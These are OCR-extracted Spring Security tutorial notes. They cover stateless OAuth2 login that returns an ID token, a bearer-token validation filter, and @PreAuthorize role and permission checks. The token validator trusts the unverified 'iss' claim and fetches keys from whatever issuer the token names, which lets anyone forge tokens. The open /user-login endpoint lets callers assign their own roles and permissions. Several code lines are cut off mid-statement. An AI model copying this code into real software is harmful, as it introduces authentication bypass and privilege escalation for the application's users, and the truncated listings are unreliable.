





Security Filter Chain


DefaultLoginPageGeneratingFilter

(returns the list of authorization servers supported)



1. Once User Authorize the Third party App, Authorization Server calls the Redirect URI and return the Authorization Code







- That's why, when we hit the request from Postman, it again asked for Login, because Session id is not set in the cookie.
- Also, when session is set, it might not validate the token with each request, till Session is valid. So it might be a possible scenario that ID Token becomes invalidated but Session is still active.

  - And this also makes OAuth Stateful.

So, how to fix this ?

- Lets make it STATELESS
- And return the ID_TOKEN in the response
- With each request, client will pass the Token and we will validate the token.





OAuth2LoginAuthenticationFilter parent class has one method "onAuthenticationSuccess()" at last, which by default do some cleanup task once authentication process completes, I have overwrite that method and set the ID_TOKEN in the response body.


```java
@Component
public class CustomOAuth2SuccessHandler implements AuthenticationSuccessHandler {

    private final OAuth2AuthorizedClientService clientService;

    @Autowired
    public CustomOAuth2SuccessHandler(OAuth2AuthorizedClientService clientService) {
        this.clientService = clientService;
    }
    @Override
    public void onAuthenticationSuccess(HttpServletRequest request, HttpServletResponse response
                                        Authentication authentication) throws IOException {
        OAuth2AuthenticationToken authToken = (OAuth2AuthenticationToken) authentication;
        OAuth2AuthorizedClient client = clientService.loadAuthorizedClient(
                authToken.getAuthorizedClientRegistrationId(), authToken.getName());

        if (client != null) {
            String idToken = null;
            if (authToken.getPrincipal() instanceof OidcUser) {
                OidcUser oidcUser = (OidcUser) authToken.getPrincipal();
                idToken = oidcUser.getIdToken().getTokenValue();
            }

            // Send the access token in the response (JSON)
            response.setContentType("application/json");
            response.getWriter().write( s: "{ \"id_token\": \"" + idToken + "\" }");
            response.getWriter().flush();
        } else {
            response.sendError(HttpServletResponse.SC_UNAUTHORIZED,  s: "Authorization failed");
        }
    }
}
```

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http,
                                                   CustomOAuth2SuccessHa
        http.authorizeHttpRequests(auth -> auth
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STA
                .csrf(csrf -> csrf.disable())
                .oauth2Login(oauth -> oauth
                        .successHandler(successHandler));
        return http.build();
    }
}
```


Start the application

```
Hibernate:
    drop table if exists user_register cascade
Hibernate:
    create table user_register (
        id bigint generated by default as identity,
        password varchar(255) not null,
        role varchar(255),
        username varchar(255) not null unique,
        primary key (id)
    )
2025-04-14T18:40:51.827+05:30  INFO 31908 --- [          main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'
2025-04-14T18:40:53.200+05:30  WARN 31908 --- [          main] JpaBaseConfiguration$JpaWebConfiguration : spring.jpa.open-in-view is enabled by default. Therefore, database queries may
2025-04-14T18:40:53.242+05:30  INFO 31908 --- [          main] r$InitializeUserDetailsManagerConfigurer : Global AuthenticationManager configured with UserDetailsService bean with name
2025-04-14T18:40:53.487+05:30  INFO 31908 --- [          main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port 8080 (http) with context path '/'
2025-04-14T18:40:53.492+05:30  INFO 31908 --- [          main] c.c.l.SpringbootApplication              : Started SpringbootApplication in 2.985 seconds (process running for 3.125)
2025-04-14T18:40:57.746+05:30  INFO 31908 --- [nio-8080-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/]       : Initializing Spring DispatcherServlet 'dispatcherServlet'
2025-04-14T18:40:57.746+05:30  INFO 31908 --- [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Initializing Servlet 'dispatcherServlet'
2025-04-14T18:40:57.747+05:30  INFO 31908 --- [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet        : Completed initialization in 1 ms
```

After Authorizing from the Authorization server:



Now, only 1 task left, now Client will pass this TOKEN with every request and we have to verify it.




Created New Filter to Validate the token

```java
public class OAuthValidationFilter extends OncePerRequestFilter {

    private final OAuthTokenValidatorUtil tokenValidatorUtil;

    @Autowired
    public OAuthValidationFilter(OAuthTokenValidatorUtil tokenValidatorUtil) {
        this.tokenValidatorUtil = tokenValidatorUtil;
    }

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain) throws ServletException, IOException {

        String token = extractJwtFromRequest(request);
        if (token != null) {

            String username = tokenValidatorUtil.isTokenValid(token);
            if (StringUtil.isNullOrEmpty(username)) {
                response.sendError(HttpServletResponse.SC_UNAUTHORIZED, s: "Invalid or expired token");
                return;
            }
            Authentication auth = new UsernamePasswordAuthenticationToken(username, credentials: null, List.of());
            SecurityContextHolder.getContext().setAuthentication(auth);
        }
        filterChain.doFilter(request, response);
    }

    private String extractJwtFromRequest(HttpServletRequest request) {
        String bearerToken = request.getHeader( s: "Authorization");
        if (bearerToken != null && bearerToken.startsWith("Bearer ")) {
            return bearerToken.substring( beginIndex: 7);
        }
        return null;
    }
}
```

Utility Class, just to validate the token

```java
@Component
public class OAuthTokenValidatorUtil {

    public String isTokenValid(String accessToken) {

        String issu = getIssuerIdFromToken(accessToken);
        JwtDecoder decoder = JwtDecoders.fromIssuerLocation(issu);
        Jwt jwt = decoder.decode(accessToken);
        if(jwt != null) {
            return (String) jwt.getClaims().get("sub");
        }
        return null;
    }

    public static String getIssuerIdFromToken(String jwtToken) {
        try {
            String[] parts = jwtToken.split( regex: "\\.");
            if (parts.length < 2) {
                throw new IllegalArgumentException("Invalid JWT to
            }

            String payLoadJson = new String(Base64.getUrlDecoder()
            ObjectMapper mapper = new ObjectMapper();
            Map<String, Object> payloadMap = mapper.readValue(payL
            String iss = (String) payloadMap.get("iss");
            return iss;
        } catch (Exception e) {
            e.printStackTrace();
            return null;
        }
    }
}
```

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Autowired
    private OAuthTokenValidatorUtil tokenValidatorUtil;

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http,
                                                   CustomOAuth2SuccessHandler successHandler) throws Exception {
        http.authorizeHttpRequests(auth -> auth
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
                .csrf(csrf -> csrf.disable())
                .oauth2Login(oauth -> oauth
                        .successHandler(successHandler))
                .addFilterBefore(new OAuthValidationFilter(tokenValidatorUtil), UsernamePasswordAuthenticationFilter.class);

        return http.build();
    }
}
```


GET
localhost:8080/users
Params
Authorization
Headers (8)
Body
Scripts
Settings
Auth Type
Bearer Token
The authorization header will be automatically generated when you send the request. Learn more about Bearer Token authorization.
Token
eyJ0eXAiOiJKV1QiLCJraWQiOiJrZXdpUXE5amlDODRDdlNzSlIPQi1ONkE4V0ZMU1YyME1iLXk3SWxXRFNRliwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJodHRwczovL2dpdGxhYi5jb20iLCJzdWIiOiIxMzA1MjA0liwiYXVkIjoiZTIyNDMwNzkxMGIxZmQ3YjA4N2IzNjA3NmNkNmQxMTQ4OGJkODI5ZGE5OWZmOWMyZGVhM2NkNzUxNmI4N2U0NSIsImV4cCI6MTc0NDYzNzg4NywiaWF0IjoxNzQ0NjM3NzY3LCJub25jZSI6IjdRalQ3OXdiQkNCMGZyR2k0bTZ2bGprZlFsYk1UekFpOHUzS29fXzU4cTQiLCJhdXRoX3RpbWUiOjE3NDQ1NTUyMzgsInN1YiI9sZWdhY3kiOilwNjE2ZjNmZDk4NWZlY2FlNWZkYTliNTdiOGNjODk1OWVhNTg5NjdlNDVhMzZkYzg4N
Body
Cookies (1)
Headers (11)
Test Results
200 OK
Raw
Preview
Visualize
fetched the details of successfully


Role based Authorization - (Annotation)

- **We have already covered different type of Authentications.**
- **And with that, we have also covered, how at Security Filter layer itself we can do authorization.**

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
                .authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/users").hasRole("USER")
                        .anyRequest().authenticated()
                )
                .formLogin(Customizer.withDefaults());
        return http.build();
    }
}
```

- **But in large scale applications, where we might have 100s of APIs, in that scenarios managing the roles at Security Filter might become difficult and cause scalable issue.**

  That's where, Annotation based "Role Based Authorization" comes into the picture. And these annotations are used within our Controller class.



Annotations for "Role Based Authorization"

@PreAuthorize

Does Authorization, before execution of the API.

@PostAuthorize

Does Authorization after execution of the API but before sending the response back to the user.

Lets create User First (Dynamic one)

We have already seen its implementation


```java
@Entity
@Table(name = "user_login")
public class UserLoginEntity implements UserDetails {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(unique = true, nullable = false)
    private String username;

    @Column(nullable = false)
    private String password;

    private String role; // e.g., {"ROLE_USER" or "ROLE_ADMIN"

    @OneToMany(cascade = CascadeType.ALL, fetch = FetchType.EAGER)
    private List<UserPermissionEntity> permissions = new ArrayList<>();

    @Override
    public Collection<? extends GrantedAuthority> getAuthorities() {
        Set<GrantedAuthority> authorities = new HashSet<>();

        authorities.add(new SimpleGrantedAuthority(role));

        permissions.forEach(permission ->
                authorities.add(new SimpleGrantedAuthority(permission.getName())));

        return authorities;
    }

    @Override
    public String getPassword() {
        return password;
    }

    @Override
    public String getUsername() {
        return username;
    }
```


```java
@Entity
@Table(name = "user_permission")
public class UserPermissionEntity {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    private String name; // e.g., ORDER_READ, SALES_READ

    public Long getId() {
        return id;
    }

    public void setId(Long id) {
        this.id = id;
    }

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
}
```

```java
@RestController
public class UserLoginController {

    @Autowired
    UserLoginEntityService userLoginEntityService;

    @Autowired
    PasswordEncoder passwordEncoder;

    @PostMapping("/user-login")
    public ResponseEntity<String> login(@RequestBody UserLoginEntity userLoginEntity) {
        // Hash the password before saving
        userLoginEntity.setPassword(passwordEncoder.encode(userLoginEntity.getPassword()));

        userLoginEntityService.save(userLoginEntity);

        return ResponseEntity.ok( body: "User registered successfully!");
    }
}
```

```java
@Service
public class UserLoginEntityService implements UserDetailsService {

    @Autowired
    private UserLoginEntityRepository userLoginEntityRepository;

    @Override
    public UserDetails loadUserByUsername(String username) throws UsernameNotFoundException {
        return userLoginEntityRepository.findByUsername(username)
                .orElseThrow(() -> new UsernameNotFoundException("user not found"));
    }

    public UserDetails save(UserLoginEntity userLoginEntity) {
        return userLoginEntityRepository.save(userLoginEntity);
    }

}
```

```java
@Repository
public interface UserLoginEntityRepository extends JpaRepository<UserLoginEntity, Long> {

    Optional<UserLoginEntity> findByUsername(String username);
}
```

Now, we should be able to create user, and in this one User can have 1 role like ROLE_ADMIN, ROLE_USER etc.
But we can give many permissions like ORDER_READ, SALES_DELETE etc.... (more granular level permissions)



Now, User Creation part is done, lets update our Security Config file.

```java
@Configuration
@EnableWebSecurity
@EnableMethodSecurity(prePostEnabled = true)
public class SecurityConfig{

    @Bean
    public PasswordEncoder passwordEncoder(){
        return new BCryptPasswordEncoder();
    }

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {

        http.authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/user-login").permitAll()
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
                .csrf(csrf -> csrf.disable())
                .httpBasic(Customizer.withDefaults());
        return http.build();
    }
}
```


Without enabling this, @PreAuthorize and @PostAuthorize annotations will be ignored.

Now, lets create 2 Controller class, one for ORDER and another for SALES for testing purpose


```java
@RestController
@RequestMapping("/api")
public class OrderController {

    @GetMapping("/orders")
    @PreAuthorize("hasRole('USER') and hasAuthority('ORDER_READ')")
    public ResponseEntity<String> readOrders() {
        return ResponseEntity.ok( body: "All orders has been fetched successfully");
    }
}
```

```java
@RestController
@RequestMapping("/api")
public class SalesController {

    @GetMapping("/sales")
    @PreAuthorize("hasAuthority('SALES_READ')")
    public ResponseEntity<String> readSalesDetails() {
        return ResponseEntity.ok( body: "All Sales details has been fetched successfully");
    }
}
```

Above we have created user, who has both the permissions ROLE_USER and ORDER_READ, so API is successfully executed.



Now, when we try to access /sales API, which above user do not have permission, request has thrown exception.



@PreAuthorize("hasRole('USER') and hasAuthority('ORDER_READ')")

Spring Boot, treat both "hasRole" and "hasAuthority" in a similar way, only difference is that :

For "hasRole" : "ROLE_" is appended


SecurityExpressionRoot.java

```
private String defaultRolePrefix = "ROLE_";
```

```
@Override
public final boolean hasAuthority(String authority) {
    return hasAnyAuthority(authority);
}

@Override
public final boolean hasAnyAuthority(String... authorities) {
    return hasAnyAuthorityName( prefix: null, authorities);
}

@Override
public final boolean hasRole(String role) {
    return hasAnyRole(role);
}

@Override
public final boolean hasAnyRole(String... roles) {
    return hasAnyAuthorityName(this.defaultRolePrefix, roles);
}

private boolean hasAnyAuthorityName(String prefix, String... roles) {
    Set<String> roleSet = getAuthoritySet();
    for (String role : roles) {
        String defaultedRole = getRoleWithDefaultPrefix(prefix, role);
        if (roleSet.contains(defaultedRole)) {
            return true;
        }
    }
    return false;
}
```

